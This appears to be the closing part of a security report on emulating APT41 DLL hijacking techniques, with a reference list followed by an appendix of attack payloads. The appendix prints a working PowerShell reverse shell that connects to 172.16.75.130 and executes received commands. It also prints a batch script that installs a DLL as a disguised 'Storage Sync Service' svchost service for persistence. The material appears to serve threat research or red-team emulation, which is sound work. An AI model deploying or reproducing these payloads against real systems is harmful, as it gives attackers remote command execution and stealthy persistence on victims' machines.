Fraser, N., Plan, F., O'Leary, J., Cannon, V., Leong, R., Perez, D., & Shen, C.-E. (2019, August 7). *APT41: A Dual Espionage and Cyber Crime Operation*. Mandiant. https://www.mandiant.com/sites/default/files/2022-02/rt-apt41-dual-operation.pdf

Hijack Execution Flow: DLL Search Order Hijacking, Sub-technique T1574.001 - Enterprise | MITRE ATT&CK®. (n.d.). Attack.mitre.org. https://attack.mitre.org/techniques/T1574/001/

Hijack Execution Flow: DLL Side-Loading, Sub-technique T1574.002 - Enterprise | MITRE ATT&CK®. (n.d.). Attack.mitre.org. https://attack.mitre.org/techniques/T1574/002/

Htet, K. P. (2019, September 23). *APT41*. APT41, Wicked Panda, Group G0096 | MITRE ATT&CK®. https://attack.mitre.org/groups/G0096/

Rostovtsev, N. (2022, August 18). *APT41 World Tour 2021 on a tight schedule*. Group-IB. https://www.group-ib.com/blog/apt41-world-tour-2021/

Security, M. (2017, October 23). *Microsoft Defender Exploit Guard: Reduce the attack surface against next-generation malware*. Microsoft Security Blog. https://www.microsoft.com/en-us/security/blog/2017/10/23/windows-defender-exploit-guard-reduce-the-attack-surface-against-next-generation-malware/

Appendix – Attack Payloads

The reverse shell payload is detailed below.

```
$TCPClient = New-Object Net.Sockets.TCPClient('172.16.75.130', 80);$NetworkStream =
$TCPClient.GetStream();$StreamWriter = New-Object
IO.StreamWriter($NetworkStream);function WriteToStream ($String)
{[byte[]]$script:Buffer = 0..65535 | % {0};$StreamWriter.Write($String + 'SHELL>
');$StreamWriter.Flush()}WriteToStream '';while(($BytesRead =
$NetworkStream.Read($Buffer, 0, $Buffer.Length)) -gt 0) {$Command =
([text.encoding]::UTF8).GetString($Buffer, 0, $BytesRead - 1);$Output = try {Invoke-
Expression $Command 2>&1 | Out-String} catch {$_ | Out-String}WriteToStream
($Output)}$StreamWriter.Close()
```

The contents of install.bat are shown below.

```
@echo off
set "WORK_DIR=C:\Windows\System32"
set "DLL_NAME=storesyncsvc.dll"
set "SERVICE_NAME=StorSyncSvc"
set "DISPLAY_NAME=Storage Sync Service"
set "DESCRIPTION=The Storage Sync Service is the top-level resource for File Sync. It
creates sync relationships with multiple storage accounts via multiple sync groups. If
this service is stopped or disabled, applications will be unable to run correctly."
 sc stop %SERVICE_NAME%
sc delete %SERVICE_NAME%
mkdir %WORK_DIR%
copy "%~dp0%DLL_NAME%" "%WORK_DIR%" /Y
reg add "HKLM\SOFTWARE\Microsoft\Windows NT\CurrentVersion\Svchost" /v
"%SERVICE_NAME%" /t REG_MULTI_SZ /d "%SERVICE_NAME%" /f
sc create "%SERVICE_NAME%" binPath= "%SystemRoot%\system32\svchost.exe -
k %SERVICE_NAME%" type= share start= auto error= ignore DisplayName= "%DISPLAY_NAME%"
SC failure "%SERVICE_NAME%" reset= 86400 actions=
restart/60000/restart/60000/restart/60000
sc description "%SERVICE_NAME%" "%DESCRIPTION%"
reg add "HKLM\SYSTEM\CurrentControlSet\Services\%SERVICE_NAME%\Parameters" /f
reg add "HKLM\SYSTEM\CurrentControlSet\Services\%SERVICE_NAME%\Parameters" /v
"ServiceDll" /t REG_EXPAND_SZ /d "%WORK_DIR%\%DLL_NAME%" /f
net start "%SERVICE_NAME%"
```